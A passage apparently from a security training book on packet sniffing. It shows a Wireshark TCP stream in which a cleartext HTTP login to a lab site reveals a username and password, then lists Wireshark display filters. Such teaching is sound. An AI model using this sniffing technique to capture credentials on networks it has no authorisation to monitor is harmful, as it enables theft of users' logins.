
Figure 8.54: Wireshark capturing TCP Stream


Wireshark · Follow TCP Stream (tcp.stream eq 25) · eth0 (as superuser)

```
{....G.y.....]...g...e.......B.qt)4Bm...gZ\.S....N....5.1.+.....VUTXu.....-
g..'._......>...z......n)$..H.....}....>.MYo......tY..J.H,a..W.1:...
 ..e..S..h.5...6..-|.D.m.l....JE9..'V....q$...{.....}.v
e..._<..3.S?.S.O=..i.....a.y........?..].^..,...F.n.!@..=.L..#..;,x.h........
Y.v>..s.._Z....0Y.^o.........s..QT...L...|.#w1.
.D.d0X.:q...^./)7....-.j.z.j.}..n....;.4UC..t..~5..Q.)PT..m...........e...c..h......c.
\g....F|...7......[[[.B..0...G....
..."!.p....b....k..........b..t..:..GFW......V.....)8.!8....?.c?v.'~.'Fq......?..Of..
+....c....$6......#..g...z.E...|..Z..g^p.....4.....f..7{.$$....m,'.g%{........s|
~'Bp......o|........M.m.n..
0.......8.....IEND.B`.POST / HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 324
Origin: http://www.moviescope.com
DNT: 1
Connection: keep-alive
Referer: http://www.moviescope.com/
Upgrade-Insecure-Requests: 1

__VIEWSTATE=%2FwEPDwULLTE3MDc5MjQzOTdkZH5l0cnJ%2BBtsUZt5M%2FWlqLFqT5uNaq6G%2B46A4bz6%2Fs
Ml&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=%2FwEdAARJUub9rbpOxjNNNjxtMliRWMttrRu
I19aE3DBg1DcnOGGcPOO2LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfq070LdPacUhnsgPpHrm03jI6uFMcyULV
Ytnt%2BiQJOBgU%3D&txtusername=sam&txtpwd=test&btnlogin=LoginHTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /index.aspx
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
Set-Cookie: mscope=1jWydNf8wro=; path=/
X-Powered-By: ASP.NET
Date: Wed, 18 May 2022 12:50:53 GMT
Content-Length: 128

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/index.aspx">here</a>.</h2>
```

16 client pkts, 24 server pkts, 31 turns.

Figure 8.55: Password revealed in a TCP Stream



Display Filters in Wireshark

Display filters are used to **change the view of packets** in the captured files

1	**Display Filtering by Protocol**	Example: Type the protocol in the filter box; arp, http, tcp, udp, dns, or ip

2	**Monitoring the Specific Ports**	`tcp.port==23`
		`ip.addr==192.168.1.100 machine`
		`ip.addr==192.168.1.100 && tcp.port==23`

3	**Filtering by Multiple IP Addresses**	`ip.addr == 10.0.0.4 or` `ip.addr == 10.0.0.5`
4	**Filtering by IP Address**	`ip.addr == 10.0.0.4`

5	**Other Filters**	`ip.dst == 10.0.1.50 && frame.pkt_len > 400`
		`ip.addr == 10.0.1.12 && icmp && frame.number > 15 && frame.number < 30`
		`ip.src==205.153.63.30 or ip.dst==205.153.63.30`

Display Filters in Wireshark


Source: *https://wiki.wireshark.org*

Wireshark features display filters that filter traffic on the target network by protocol type, IP address, port, etc. Display filters are used to change the view of packets in the captured files. To set up a filter, type the protocol name, such as arp, http, tcp, udp, dns, and ip, in the filter box of Wireshark. Wireshark can use multiple filters at a time.

Some of the display filters in Wireshark are listed below:

- **Display Filtering by Protocol**

  Example: Type the protocol in the filter box: arp, http, tcp, udp, dns, ip
- **Monitoring the Specific Ports**
  - `tcp.port==23`
  - `ip.addr==192.168.1.100 machine`
    `ip.addr==192.168.1.100 && tcp.port==23`
- **Filtering by Multiple IP Addresses**
  - `ip.addr == 10.0.0.4 or ip.addr == 10.0.0.5`
- **Filtering by IP Address**
  - `ip.addr == 10.0.0.4`
- **Other Filters**
  - `ip.dst == 10.0.1.50 && frame.pkt_len > 400`
  - `ip.addr == 10.0.1.12 && icmp && frame.number > 15 && frame.number < 30`
  - `ip.src==205.153.63.30 or ip.dst==205.153.63.30`



Additional Wireshark Filters

1. `tcp.flags.reset==1`
   Displays all TCP resets
2. `udp contains 33:27:58`
   Sets a filter for the HEX values of 0x33 0x27 0x58 at any offset
3. `http.request`
   Displays all HTTP GET requests
4. `tcp.analysis. Retransmission`
   Displays all retransmissions in the trace
5. `tcp contains traffic`
   Displays all TCP packets that contain the word “traffic”
6. `!(arp or icmp or dns)`
   Masks out arp, icmp, dns, or other protocols and allows you to view traffic of your interest
7. `tcp.port == 4000`
   Sets a filter for any TCP packet with 4000 as a source or destination port
8. `tcp.port eq 25 or icmp`
   Displays only SMTP (port 25) and ICMP traffic
9. `ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16`
   Displays only traffic in the LAN (192.168.x.x), between workstations and servers — no Internet
10. `ip.src != xxx.xxx.xxx.xxx && ip.dst != xxx.xxx.xxx.xxx && sip`
    Filter by a protocol (e.g. SIP) and filter out unwanted IPs

Additional Wireshark Filters

Source: *https://wiki.wireshark.org*

Some examples of additional Wireshark filters are listed below:

- **`tcp.flags.reset==1`**

  Displays all TCP resets

- **`udp contains 33:27:58`**

  Sets a filter for the hex values of 0×33 0×27 0×58 at any offset

- **`http.request`**

  Displays all HTTP GET requests

- **`tcp.analysis.retransmission`**

  Displays all retransmissions in the trace

- **`tcp contains traffic`**

  Displays all TCP packets that contain the word “traffic”

- **`!(arp or icmp or dns)`**

  Masks out arp, icmp, dns, or other protocols and allows you to view the traffic of your interest

- **`tcp.port == 4000`**

  Sets a filter for any TCP packet with 4000 as a source or destination port

- `tcp.port eq 25 or icmp`

  Displays only SMTP (port 25) and ICMP traffic

- `ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16`

  Displays only traffic in the LAN (192.168.x.x), between workstations and servers—no Internet

- `ip.src != xxx.xxx.xxx.xxx && ip.dst != xxx.xxx.xxx.xxx && sip`

  Filters by a protocol (e.g., SIP) and filters out unwanted Ips

